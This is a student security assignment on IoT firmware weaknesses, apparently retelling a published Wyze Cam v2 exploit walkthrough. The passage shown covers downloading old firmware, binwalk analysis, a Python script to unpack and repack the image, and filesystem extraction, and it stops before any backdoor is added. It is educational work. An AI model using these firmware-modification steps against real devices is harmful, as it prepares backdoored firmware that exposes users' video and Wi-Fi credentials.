Sri Lanka Institute of Information Technology

IoT Firmware

With Wyze cam v2 exploit

(hidden backdoors | password hashes | open-source code)

Individual Assignment

Secure Software Systems - IE3042

Submitted by:

Student Registration Number	Student Name
IT19147192	K.A.Prabhashaka Priyaswara Wickramarathne

Date of submission: 2021/05/03

Table of Contents

Abstract

In our day-to-day life internet of things and devices helps us to perform our task very easily and from anywhere and it is rapidly spreading. IOT means a network system that with interrelated smart devices through internet like smart phones, laptops, wearable and sensors as long they connected to the internet and share data. as an example, users can control our house security and lights through internet this also known as smart home and also controlling robots in an industrial zone from another location.

However, The IoT are Electronic devices these devices have cruciate boards and there is default software also known as firmware that help these IoT devices to function correctly. As everyone know firmware is codes into these devices by humans. Therefor it might have security vulnerabilities, these devices perform through the internet and internet is full of distrust users. That's why this document is mainly focusing on IoT firmware vulnerabilities like Backdoors, Password hashes and Open-source codes. To demonstrate the exploitation, on hidden backdoors information will be gathered from the stacksmashing YouTube channel ghidraninja – GitHub, the information for Password hashes and Open-source will be gathered from blog.checkpoint.com, securityboulevard.com, darkreading.com and medium.datadriveninvestor.com. the exploitation will be follow up with the introduction to the vulnerability

Introduction

What is IoT, IoT means internet of things that includes electronic devices which have sensors work through the internet and make consumers life easy. These devices need some line of instruction as everyone know some programing to perform the way the customer expected it to be. So, the manufactures coded permanent set of instruction to the IoT devices, and this permanent software known as firmware. This firmware might contain some security vulnerabilities. It may include weak authentication, hidden backdoors, password hashes, open-source codes, etc. Think your smart kettle had one of these vulnerabilities, as a consumer people do not care much about that because in consumers mind, they think how a kettle can be threat to the security. But consumers really worry if that same vulnerability was in our ip camera system even though the vulnerability in the smart kettle also equally dangerous as the ip camera vulnerability because the vulnerability in the smart kettle can easily reveal your Wi-Fi password. Then the attacker can get into your network and gain access to your ip camera system and damage your privacy. In 2018 a security researcher known as Ken Munro **[1]** demonstrated these kinds of attacks are possible now a days.

[1]


Ways of exploiting IOT firmware

1. Unauthenticated access
2. Weak authentication
3. Hidden Backdoors
4. Password Hashes
5. Encryption Keys
6. Buffer Overflows
7. Open-Source Code
8. Debugging Services

We are going to mainly focus on backdoors, password hashes and open-source codes.

What are hidden Backdoors


Most famous vulnerability in IoT firmware is the hidden backdoors. Sometimes developers leave backdoors Carelessly in development proses or their finalized IoT firmware so they have remote access to their IoT devices, and they can provide services like troubleshoot the IoT device for their customer, make customer reports but sometimes unintentionally there might be hidden backdoors no one knows. Attackers looks for these unintentionally created backdoors or they intentionally create backdoors in firmware of IoT devices. So, the attackers can get remote access to these IoT devices with secret authentication information. After gaining the access through the backdoor attackers can perform malicious activities like steal user's sensitive data, identity theft, change the way IoT device work, hold ransomware, etc. A YouTube channel called "stacksmashing" exploited an ip smart camera known as Wyze **[2]** using a backdoor and open-source code vulnerability. Then he was able to download recorded videos and Wi-Fi credentials.



[2]

Wyze cam v2 Exploit

Firstly, need to find a Wyze Cam V2 but due to the vulnerabilities they upgraded it to the v3 but Testers can still follow the instruction to make the backdoor same as the wyse cam v2 the have to download the latest firmware version from the wyze original site. in “stacksmashing” channel video they downloaded the firmware vertion 4.9.5.36 (November 15, 2019) **[3]** at the time of the exploitation this was the latest firmware but now they have upgraded it to the version 4.9.6.241 (March 9, 2021) **[4]**. But was able to find the old version through a way back machine.



4.9.5.36 (November 15, 2019)


- Added support for Complete Motion Capture, an add-on service that will record to the cloud whenever there is motion. Free trial available after the upcoming 2.6 app update.
- Fixed an issue that prevented motion detection, notifications, and local recording in some Wyze Cam v2s.
- Bug fixes

4.9.4.169 (September 24, 2019)

- Added new AI model improving person detection
- Added Security Updates

4.9.4.108 (July 8, 2019)

[3]



Wyze Cam v2 Firmware

4.9.6.241 (March 9, 2021)


- Increased 2-way audio volume for Wyze Cam v2 and Pan
- Adjusted the motion detection sensitivity per users’ feedback
- Improved Cam Plus Event push notification time (less strong networks may not see much change)
- Improved the stability of time stamp syncing with the NTP server
- Improved stability for motion detection
- Fixed a bug that caused Event videos to lose a couple of seconds at the beginning
- Fixed a bug causing unnecessary camera reboot
- Other bug fixes and improvements

4.9.6.218 (November 18, 2020)

- Added support for a custom motion detection zone (2.15 app required)
- Fixed a bug that caused turned off cameras to start recording after being power cycled
- Changed the algorithm for motion detection when a detection zone is enabled.

[4]


Then need to unzip the downloaded firmware file after that the tester runs binwalker tool **[5]**,**[6]** see whats inside the image file and first the binwalker finds a uimage file that shows more details about firmware like created date and cpu type.



```
ninja@zaphod:~/Downloads$ unzip demo_v2_4.9.5.36.bin.zip
Archive:  demo_v2_4.9.5.36.bin.zip
  inflating: demo_v2_4.9.5.36.bin
  inflating: __MACOSX/._demo_v2_4.9.5.36.bin
ninja@zaphod:~/Downloads$ 
```


[5]

Then he was able to find two Squashfs files **[7]**, these are ready only file type and commonly found on embedded devices. After that discovered a JFFS2 file **[7]** these are mainly use with flash memory devices and the ip camera has capability of recording data to a flash memory.



```
ninja@zaphod:~/Downloads$ binwalk -t demo_v2_4.9.5.36.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC:
                              0xCDF0042E, created: 2019-11-15 07:00:02, image size:
                              11075584 bytes, Data Address: 0x0, Entry Point: 0x0,
                              data CRC: 0x869272CE, OS: Linux, CPU: MIPS, image type:
                              Firmware Image, compression type: none, image name:
                              "jz_fw"
64            0x40            uImage header, header size: 64 bytes, header CRC:
                              0xD3B9E871, created: 2019-02-14 03:00:10, image size:
                              1859813 bytes, Data Address: 0x80010000, Entry Point:
                              0x80400630, data CRC: 0xE3786CEF, OS: Linux, CPU: MIPS,
                              image type: OS Kernel Image, compression type: lzma,
                              image name: "Linux-3.10.14"
128           0x80            LZMA compressed data, properties: 0x5D, dictionary size:
                              67108864 bytes, uncompressed size: -1 bytes
2097216       0x200040        Squashfs filesystem, little endian, version 4.0,
                              compression:xz, size: 3353204 bytes, 407 inodes,
                              blocksize: 131072 bytes, created: 2019-05-21 17:22:45
5570624       0x550040        Squashfs filesystem, little endian, version 4.0,
                              compression:xz, size: 572594 bytes, 12 inodes,
                              blocksize: 131072 bytes, created: 2018-08-13 04:50:58
6225984       0x5F0040        JFFS2 filesystem, little endian
```

[6]



```
2097216       0x200040        Squashfs filesystem, little endian, version 4.0,
                              compression:xz, size: 3353204 bytes, 407 inodes,
                              blocksize: 131072 bytes, created: 2019-05-21 17:22:45
5570624       0x550040        Squashfs filesystem, little endian, version 4.0,
                              compression:xz, size: 572594 bytes, 12 inodes,
                              blocksize: 131072 bytes, created: 2018-08-13 04:50:58
6225984       0x5F0040        JFFS2 filesystem, little endian
```

[7]

After discovering what is inside the image file, then need to create a custom code to unpack the content this can be done with the binwalk but the content needs to be repack again later. So, for the custom code that unpack and repack later can use python script.


First need no create a simple class that holds name, offset and the size and then create an array with the firmware parts that binwalk was able to find and with the file size (uImage header, uImage Kernel, 1st Squashfs file, 2nd Squashfs file and the JFFS2 file).

Then create 2 arguments as commands first as unpack and 2nd to read the firmware files. The make the python script to write all firm ware parts to separate files and go back to terminal and run the script with the firmware file. The code will be listed below.

```
#!/usr/bin/env python3


import sys


class FirmwarePart:
    def __init__(self, name, offset, size):
        self.name = name
        self.offset = offset
        self.size = size


firmware_parts = [
    FirmwarePart("uimage_header", 0x0, 0x40),
    FirmwarePart("uimage_kernel", 0x40, 0x200000),
    FirmwarePart("squashfs_1", 0x200040, 0x350000),
    FirmwarePart("squashfs_2", 0x550040, 0xa0000),
    FirmwarePart("jffs2", 0x5f0040, 11075648-0x5f0040) ]
```

```
if sys.argv[1] == "unpack":
    f = open(sys.argv[2], "rb")
    for part in firmware_parts:
        outfile = open(part.name, "wb")
        f.seek(part.offset, 0)
        data = f.read(part.size)
        outfile.write(data)
        outfile.close()
        print(f"Wrote {part.name} - {hex(len(data))} bytes")
elif sys.argv[1] == "pack":
    f = open(sys.argv[2], "wb")
    for part in firmware_parts[1:]:
        i = open(part.name, "rb")
        data = i.read()
        f.write(data)
        padding = (part.size - len(data))
        print(f"Wrote {part.name} - {hex(len(data))} bytes")
        print(f"Padding: {hex(padding)}")
        f.write(b'\x00' * padding)
```


The unpacked firmware will be listed down [8] in the directory as show below.



```
ninja@zaphod:~/Downloads$ ./wyze_extractor.py unpack demo_v2_4.9.5.36.bin
Wrote uimage_header - 0x40 bytes
Wrote uimage_kernel - 0x200000 bytes
Wrote squashfs_1 - 0x350000 bytes
Wrote squashfs_2 - 0xa0000 bytes
Wrote jffs2 - 0x4a0000 bytes
ninja@zaphod:~/Downloads$ ls -l
total 30408
-rw-r--r-- 1 ninja ninja 11075648 Nov 15 13:46 demo_v2_4.9.5.36.bin
drwxr-xr-x 5 ninja ninja     4096 Jan 12 03:41 _demo_v2_4.9.5.36.bin.extracted
-rw-rw-r-- 1 ninja ninja  8965567 Jan 12 03:36 demo_v2_4.9.5.36.bin.zip
-rw-r--r-- 1 ninja ninja  4849664 Jan 12 03:48 jffs2
drwxr-xr-x 2 ninja ninja     4096 Jan 12 03:41 __MACOSX
-rw-r--r-- 1 ninja ninja  3473408 Jan 12 03:48 squashfs_1
-rw-r--r-- 1 ninja ninja   655360 Jan 12 03:48 squashfs_2
-rw-r--r-- 1 ninja ninja       64 Jan 12 03:48 uimage_header
-rw-r--r-- 1 ninja ninja  2097152 Jan 12 03:48 uimage_kernel
-rwxr-xr-x 1 ninja ninja      766 Jan 12 03:48 wyze_extractor.py
```


[8]

Then start unpacking the files to separate folders. [9.1 to 9.5] (1st Squashfs file, 2nd Squashfs file and the JFFS2 file)




```
ninja@zaphod:~/Downloads/wyze$ ./wyze_extractor.py unpack demo_original.bin
Wrote uimage_header - 0x40 bytes
Wrote uimage_kernel - 0x200000 bytes
Wrote squashfs_1 - 0x350000 bytes
Wrote squashfs_2 - 0xa0000 bytes
Wrote jffs2 - 0x4a0000 bytes
```

[9.1]




```
ninja@zaphod:~/Downloads/wyze$ unsquashfs -d squashfs_1_out squashfs_1
Parallel unsquashfs: Using 4 processors
368 inodes (433 blocks) to write

[=====================================================================|] 433/433 100%

created 62 files
created 39 directories
created 306 symlinks
created 0 devices
created 0 fifos
ninja@zaphod:~/Downloads/wyze$
```

[9.2]




```
ninja@zaphod:~/Downloads/wyze$ unsquashfs -d squashfs_2_out squashfs_2
Parallel unsquashfs: Using 4 processors
11 inodes (24 blocks) to write

[==========================================================================|] 24/24 100%

created 11 files
created 1 directories
created 0 symlinks
created 0 devices
created 0 fifos
ninja@zaphod:~/Downloads/wyze$ 
```

[9.3]



```
ninja@zaphod:~/Downloads/wyze$ jefferson -d jffs2_out jffs2
```

